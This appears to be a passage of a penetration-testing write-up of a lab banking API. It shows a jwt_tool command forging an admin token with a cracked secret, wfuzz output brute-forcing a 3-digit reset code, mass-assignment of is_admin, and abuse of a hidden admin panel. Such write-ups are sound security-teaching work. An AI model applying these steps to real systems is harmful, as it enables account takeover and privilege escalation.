
python3 jwt_tool.py "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6Ik1lbG9keSBBIiwiaXNfYWRtaW4iOmZhbHNlLCJpYXQiOjE3NjA0NTEwMjF9.-sq2hT3LgAAduG6WKxx3KVEQ7Jd0eWjLq0C8ccCaiQU" -S hs256 -p "secret123" -T

After doing this, I got a new token with admin privilege.



Making use of the **/dashboard** endpoint on burpsuite I could see a link that displayed the admin dashboard /sup3r_s3cr3t_admin, went ahead to see the privileges it had. I saw that I would be able to delete and create admin users.






API 3: Broken Object Property Level Authorization (BOPLA)


This is a combination of **excessive data exposure** and **mass assignment**. While I was going through the endpoints before this particular vulnerability, I noticed some endpoints including POST /login, POST /register returning excessive object properties in responses (**exposing fields** that should remain server-side).
Category: API 1/ overlaps API 6
Severity: Critical


Steps taken:




Mass Assignment

With the results from this particular endpoint, I was able to create users with arbitrary initial balance and/or set admin ("is_admin": true) and wasn't hindered from doing so.





Originally, a typical user should not be able to make his/herself an admin just by creating an account or even be able to make use of these endpoints like it did when I tried to create an account with a custom account number.




API 4: Unrestricted Resource Consumption

This is about the provider of an API not having safeguards in place to prevent excessive use of their API. When there are no restrictions for resource consumption, the API provider could become a victim of a denial of service, attack, or experience unnecessary financial costs.
Category: API 4
Severity: High

Steps taken:

POST /login
I made use of a custom wordlist to bruteforce this endpoint and it succeeded without any lockout mechanisms or throttling observed.



POST /api/v2/reset-password
This endpoint allowed me to fuzz ~1000 requests without a timeout mechanism or delay.

```
pplication/json' -z file,/usr/share/wordlists/seclists/Fuzzing/3-digits-000-999.txt -u http://172.19.0.3:50
00/api/v2/reset-password --hc 405,400 --sc 200
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. W
fuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://172.19.0.3:5000/api/v2/reset-password
Total requests: 1000


=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================


000000623:   200        4 L      10 W       80 Ch       "622"

Total time: 36.78308
Processed Requests: 1000
Filtered Requests: 999
Requests/sec.: 27.18641
```

POST /request_loan

This endpoint allowed me to flood it with a lot of loan requests without being stopped or checking if I was eligible to apply for a loan.







API 5: Broken Function Level Authorization (BFLA)


This requires sending legitimate API calls to an API endpoint that they should not have access to as anonymous users or regular, non-privileged users. Exposed endpoints will be easily exploited. After forging the JWT at API 2 with is_admin:true (using recovered secret), admin-only functions were accessible and executable.
Category: API 5
Severity: Critical

GET /sup3r_s3cr3t_admin and **POST /admin/delete_account/id**
I went ahead to delete user Melody A and create it again but this time as an admin user instead. I was able to login as an admin user.






After deleting user Melody A



Confirmation that it was deleted



From the admin panel, I created user Melody A again, but this time as an admin user.

API 6: Unrestricted Access to Sensitive Business flows


This means API attacks are not just about breaking in, they're about understanding how the business works, then using that knowledge to exploit important and sensitive features in the system for harm.

